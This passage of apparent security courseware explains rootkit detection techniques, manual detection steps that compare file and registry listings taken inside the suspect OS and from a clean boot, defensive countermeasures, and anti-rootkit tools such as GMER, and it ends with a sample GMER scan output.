  Heuristic-based detection works by identifying deviations in normal OS patterns or behaviors. This type of detection is also known as behavioral detection. Heuristic detection can identify new, previously unidentified rootkits by recognizing deviants in "normal" system patterns or behaviors. Execution path hooking is one such deviant that helps heuristic-based detectors identify rootkits.

- **Runtime Execution Path Profiling**

  The runtime execution path profiling technique compares runtime execution path profiling of all system processes and executable files. The rootkit adds a new code near to a routine's execution path to destabilize it. The method hooks several instructions executed before and after a certain routine, as these can be significantly different.

- **Cross-View-Based Detection**


  Cross-view-based detection techniques function by assuming that the OS has been, in a way, subverted. This technique enumerates the system files, processes, and registry keys by calling common APIs. The tools compare the gathered information with the dataset obtained using an algorithm to traverse through the same data. This detection technique relies on the fact that the API hooking or manipulation of the kernel data structure causes the data returned by the OS APIs to be tainted with low-level mechanisms used to output the same information free from DKOM or hook manipulation.

- **Alternative Trusted Medium**

  The alternative trusted medium technique is the most reliable method used for detecting rootkits at the OS level. In this technique, the infected system is shut down and then booted from alternative trusted media, such as a bootable CD-ROM or USB flash drive. After booting, the OS storage is checked to find traces of the rootkit, which can further be removed, to restore the system to its normal state.

- **Analyzing Memory Dumps**

  In memory dump analysis, the volatile memory (RAM) of the suspected system is dumped and analyzed to detect the rootkit in the system. Using this technique, one can create a static snapshot of a single process, system kernel, or the entire system. To detect a rootkit, the entire system memory is dumped to analyze and capture active rootkits. This memory dump can further be used to perform offline forensic analysis. Creating memory dumps may require specialized hardware.



Steps for Detecting Rootkits

Step 1 Run "`dir /s /b /ah`" and "`dir /s /b /a-h`" inside the potentially infected OS and save the results

Step 2 Boot into a clean CD, run "`dir /s /b /ah`" and "`dir /s /b /a-h`" on the same drive and save the results

Step 3 Run a latest version of WinMerge on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from the outside)

Note: There will be some false positives. Also, this does not detect stealth software that hides in BIOS, video card, EEPROM, bad disk sectors, Alternate Data Streams, etc.

Steps for Detecting Rootkits


There are many tools available on the market that can be used to detect the presence of rootkits on a target system. However, sometimes, tools are inadequate as the malware writers always find ways to counter these automated rootkit detectors, and some of their latest efforts are even able to evade them. Therefore, it is better to manually detect a rootkit. Manual detection of rootkits requires time, patience, perseverance, and expertise.

Manually examine the filesystem and registry of the system to detect rootkits.

- **Steps to detect rootkits by examining the filesystem are as follows.**
  1. Run "`dir /s /b /ah`" and "`dir /s /b /a-h`" inside the potentially infected OS and save the results.
  2. Boot into a clean CD, run "`dir /s /b /ah`" and "`dir /s /b /a-h`" on the same drive, and save the obtained results.
  3. Run the latest version of the **WinMerge** tool on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from the outside).
- **Steps to detect rootkits by examining the registry are as follows.**
  1. Run **regedit.exe** from inside the potentially infected OS.
  2. Export **HKEY_LOCAL_MACHINE\SOFTWARE** and **HKEY_LOCAL_MACHINE\SYSTEM** hives in text file format.
  3. Boot into a **clean CD** (such as **WinPE**).
  4. Run **regedit.exe**.
  5. Create a new key, such as **HKEY_LOCAL_MACHINE\Temp**.

6. Load the registry hives named Software and System from the suspect OS. The default location will be **c:\windows\system32\config\software** and **c:\windows\system32\config\system**.
7. Export these registry hives in text file format. (The registry hives are stored in binary format and Steps 6 and 7 convert the files to text.)
8. Launch the **WinMerge** tool from the CD and compare the two sets of results to detect file-hiding malware (i.e., invisible inside, but visible from the outside).

Note: There can be some false positives. In addition, this does not detect stealth software that hides in BIOS, video card EEPROM, bad disk sectors, alternate data streams (ADSs), etc.



How to Defend against Rootkits

1 Reinstall OS/applications from a trusted source after backing up the critical data

2 Well-documented automated installation procedures need to be kept

3 Perform kernel memory dump analysis to determine the presence of rootkits

4 Harden the workstation or server against the attack

5 Educate staff not to download any files/programs from untrusted sources

6 Install network and host-based firewalls

7 Ensure the availability of trusted restoration media

8 Update and patch operating systems, applications, and firmware

9 Regularly verify the integrity of system files using cryptographically strong digital fingerprint technologies

10 Regularly update antivirus and anti-spyware software

11 Avoid logging in to an account with administrative privileges

12 Adhere to the least privilege principle

13 Ensure the chosen antivirus software possesses rootkit protection

14 Do not install unnecessary applications and also disable the features and services not in use

How to Defend against Rootkits

A common feature of these rootkits is that the attacker requires administrator access to the target system. The initial attack that leads to this access is often noisy. Therefore, one should monitor the excess network traffic that arises in the face of a new exploit. It is obvious that log analysis is an important component of risk management. The attacker may have shell scripts or tools that can help him/her cover his/her tracks, but there will almost certainly be other telltale signs that can lead to proactive countermeasures, not just the reactive ones.

A reactive countermeasure is to back up all critical data, excluding the binaries, and perform a fresh, clean installation from a trusted source. One can perform code checksumming as a good defense against tools like rootkits. MD5sum.exe can fingerprint files and note integrity violations when changes occur. To defend against rootkits, integrity checking programs should be used for critical system files.


A few techniques adopted to defend against rootkits are as follows.

- Reinstall OS/applications from a trusted source after backing up critical data
- Maintain well-documented automated installation procedures
- Perform kernel memory dump analysis to determine the presence of rootkits
- Harden the workstation or server against the attack
- Educate staff not to download any files/programs from untrusted sources
- Install network- and host-based firewalls and frequently check for updates
- Ensure the availability of trusted restoration media
- Update and patch OSs, applications, and firmware

- Regularly verify the integrity of system files using cryptographically strong digital fingerprint technologies
- Regularly update antivirus and anti-spyware software
- Keep anti-malware signatures up to date
- Avoid logging into an account with administrative privileges
- Adhere to the least privilege principle
- Ensure that the chosen antivirus software possesses rootkit protection
- Do not install unnecessary applications, and disable the features and services not in use
- Refrain from engaging in dangerous activities on the Internet
- Close any unused ports
- Periodically scan the local system using host-based security scanners
- Increase the security of the system using two-step or multi-step authentication, so that an attacker will not gain root access to the system to install rootkits
- Never read emails, browse websites, or open documents while handling an active session with a remote server
- Use configuration management and vulnerability-scanning tools to verify effective deployment of updates

Anti-Rootkits

GMER | GMER is an application that **detects and removes rootkits** by scanning processes, threads, modules, services, files, etc.



GMER 2.0.18323 WINDOWS 6.1.7600 x64
Rootkit/Malware
Type
Name
Value
System
Sections
IAT/EAT
Devices
Trace I/O
Modules
Processes
Threads
Libraries
Services
Registry
Files
Quick scan
C:\
ADS
Show all
Scan
Copy
Save...
OK
GMER 2.0.18323 WINDOWS 6.1.7600 x64
http://www.gmer.net
Exit

WARNING !!

GMER has found system modification caused by ROOTKIT activity.

Stinger
https://www.mcafee.com

Avast Free Antivirus
https://www.avast.com

TDSSKiller
https://usa.kaspersky.com

Malwarebytes Anti-Rootkit
https://www.malwarebytes.com

Rootkit Buster
https://www.trendmicro.com


Anti-Rootkits

The following anti-rootkits can be used to remove various types of malware, such as rootkits, viruses, Trojans, and worms, from the system. You can download or purchase anti-rootkit software from their websites and install them on your PC to gain protection from malware, especially from rootkits.

- **GMER**

  Source: *http://www.gmer.net*

  GMER is an application that helps security professionals to detect and remove rootkits by scanning processes, threads, modules, services, files, disk sectors (MBR), ADSs, registry keys, driver hooking – SSDT, IDT, and IRP calls, and inline hooks.



```
Type   Name                                                          Value
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdD3Transition]     [fffff80000b9b840] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdD0Transition]     [fffff80000b9b834] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdReceivePacket]    [fffff80000b9b920] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdSendPacket]       [fffff80000b9b918] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdRestore]          [fffff80000b9b90c] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdSave]             [fffff80000b9b900] \SystemRoot\system32\kdcom.dll [.text]
